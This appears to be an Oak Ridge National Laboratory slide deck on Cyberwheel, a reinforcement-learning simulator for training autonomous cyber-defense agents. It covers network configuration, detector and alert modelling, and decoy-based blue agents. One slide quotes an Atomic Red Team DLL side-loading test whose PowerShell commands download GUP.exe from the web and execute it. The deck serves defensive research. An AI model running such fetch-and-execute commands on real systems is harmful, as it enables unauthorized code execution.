OAK RIDGE
National Laboratory

Towards a High Fidelity Training Environment for Autonomous Cyber Defense Agents

Advisors: Edmon Begoli, Ryan Adamson, Maria McClelland, Ben Mintz

Sean Oesch

Amul Chaulagain

Brian Weber

Cory Watson

Matthew Dixson

Phillipe Austria


UT-Battelle Business Sensitive

ORNL is managed by UT-Battelle LLC for the US Department of Energy

U.S. DEPARTMENT OF
ENERGY

BLUF

- We've built a cybersecurity RL simulation environment, and we want you to try it:
  - https://github.com/ORNL/cyberwheel




Overview

- RL Intro and Simulator Goals
- Simulator Design
- Proof-of-concept testing

How Reinforcement Learning Works


- RL - how to map situations to actions to maximize a numerical reward signal
- RL uses a policy, a reward signal, a value function, and, optionally, a model of the environment
- Deep Learning – learn good representations of your data without feature engineering and efficiently optimize for end loss (gradients)



Basic Diagram of Reinforcement Learning – KDNuggets


Example: Chess

- Environment: Chess board
- Agent: Black/White
- Action: Legal chess moves
- Reward Function:
  - (+): taking pieces, gaining board space, taking enemy king, etc.
  - (-): taken pieces, losing board space, losing own king, etc.
- Observation Space: State of the board



Challenges with RL for Network Defense

- Computer networks are complex and *dynamic* environments
- The “game” is not always well-defined
- Arbitrary reward function
- Unconstrained action space



Agent Goals

- Be *adaptable*
  - To different deployment environments
  - To a dynamic network topology
  - To varying adversary goals and TTPs
  - To differing defensive goals (CIA triangle)
  - To differing organizations' defensive capabilities
- Be *deployable*
  - Regardless of an organizations existing stack
  - In a reasonable amount of time, without disruption

Existing Simulator Shortcomings

- **Limited Scope & Scalability:** Narrow focus, poor scalability, and lack of parallel support hinder research flexibility
- **Poor Usability & Extensibility:** Outdated code, convoluted design, and absent documentation impede development
- **Missing Features:** Core functionalities promised in papers or Readmes are not implemented
- **Lack of Real-World Relevance:** Insufficient granularity and absence of open access limit practical application
- **Impractical Observation Space:** Observations drawn directly from network state – agent acting as a detector too

Simulator Goals

- Train agents with vast and diverse experience during training
  - Simulation performance increases training volume
  - Easily generate diverse and realistic networks
  - Easily build red agents with differing goals and TTPs
  - Easily extend and limit blue agent capabilities during training
- Provide a pragmatic balance of granularity and tractability
  - Utilize industry knowledge graphs and taxonomies where possible
  - Realistic network simulation
- Train agents which integrate easily with existing defense stacks
  - Agents draw observations from the SIEM, not directly from hosts on the network
  - Agent should be able to adapt to varying detector fidelity

OAK RIDGE National Laboratory


Cyberwheel Simulator Design

Network Simulation

- Network comprised of routers, subnets, and hosts represented as nodes in networkx graph
- Routers manage network traffic between subnets
- Subnets represent a broadcast domain
- Hosts are machines/devices that belong to a subnet
  - contain list of running services with ports, cves, etc.


Network Configuration

- Networks configured with YAML files
  - defines routers, hosts, subnets
  - Can reference host types and services defined in separate configs
- Developed config generator
  - allows ad-hoc network generation with various sizes
  - simplifies training on different networks




```yaml
# Network Config Example
hosts: # Define Hosts in network
  dmz0: # Host name
    firewall: # Define firewall rules here
    routes: # Define routes here
    subnet: dmz_subnet
    type: workstation
subnets: # Define Subnets in network
  dmz_subnet: # Subnet name
    firewall: # Define firewall rules here
    ip_range: 192.168.4.0/24
    router: core_router
```

Example network_config.yaml



```yaml
# Host Type Config Example
host_types:
  workstation: # Name of host type
    services: # list of services by name
      - WindowsDiscoveryExploitableService
      - WindowsLateralMovementExploitableService
      - WindowsPrivilegeEscalationExploitableService
      - WindowsImpactExploitableService
    decoy: false
    os: windows
```

Example host_type_config.yaml



```yaml
# Service Config Example
WindowsDiscoveryExploitableService:
# Defines exploitable Windows service
  cve:
    - CVE-2023-28325
    - CVE-2021-32526
  port: 8010
  protocol: tcp
  version: 1
  description: exploitable by Discovery
  decoy: False
  name: WindowsDiscoveryExploitableService
```

Example service_config.yaml

Observation Space – Detectors and Alerts


- Red actions generate Base Alerts which contain:
  - The source host: the host performing the red action
  - The destination host(s): the hosts targeted by the red action
  - Services: the service(s) that are being used by the red action
  - Techniques: MITRE ATT&K technique(s) associated with this action
  - etc
- Detectors act as a filter to these alerts and are intended to model things like NIDS (Network Intrusion Detection System) and HIDS (Host Intrustion Detection System).

Observation Space – Detectors and Alerts

- Detectors can filter out Alerts, add noise, or even create false-positive Alerts
- Multiple detectors can be used together to capture different red agent behaviors and mimic real-world deployments
- Detectors' Alerts are converted into an observation vector the RL agent can use
- Detectors have a simple interface to easily extend and build realistic models of detector behavior

Example

- Malicious software on host A exploits a vulnerable service on neighboring host B



Extensible Action Spaces

- Easily create and add new blue agent actions
- Action spaces configurable via YAML

Atomic Red Team (ART) - Based Red Actions

- ART Technique
  - Mitre ID
  - Killchain Phase(s)
  - Exploitable CVEs
  - Atomic Tests to execute attack
    - list of commands to run attack

DLL Side-Loading Technique

Mitre ID: T1574.002
Kill Chain Phases: Persistence, Privilege Escalation, Defense Evasion
CVE List: CVE-2021-37214, CVE-2022-41874, CVE-2023-28628, CVE-2022-27778, CVE-2021-37212, CVE-2022-28198, CVE-2023-28643, CVE-2023-42451, CVE-2021-37213, CVE-2021-37215, CVE-2022-31089, CVE-2020-26233

Atomic Tests:

DLL Side-Loading using the Notepad++ GUP.exe binary
Supported Platforms: Windows
Input Arguments:

- process_name: calculator.exe
- gup_executable: PathToAtomicsFolder\T1574.002\bin\GUP.exe

Dependencies: Gup.exe binary must exist on disk at specified location
Commands (shown below):

```
New-Item -Type Directory (split-path "#{gup_executable}") -ErrorAction ignore | Out-Null

Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1574.002/bin/GUP.exe?raw=true" -OutFile "#{gup_executable}”

if (Test-Path "#{gup_executable}") {exit 0} else {exit 1}

"#{gup_executable}”

taskkill /F /IM #{process_name} >nul 2>&1
```

List of commands necessary for attack


Cyberwheel Proof-of-Concept Experiments

Blue Agent – Cyber Deception

- Defender focused on deploying decoy hosts on network to detect red agent position and slow progress
- Actions
  - Deploy decoy
  - Isolate decoy
  - Remove decoy
  - Isolate host
  - Restore host
- Each action has an associated immediate and recurring cost
- Rewards and costs defined based on Blue Agent goals


Red Agent

- Defines kill chain as sequence of attack
- Configurable exploration strategy
  - Impact all servers on network
  - Impact specific host on network
  - Impact all hosts
- Long-term goal is to make the red agent RL-based as well

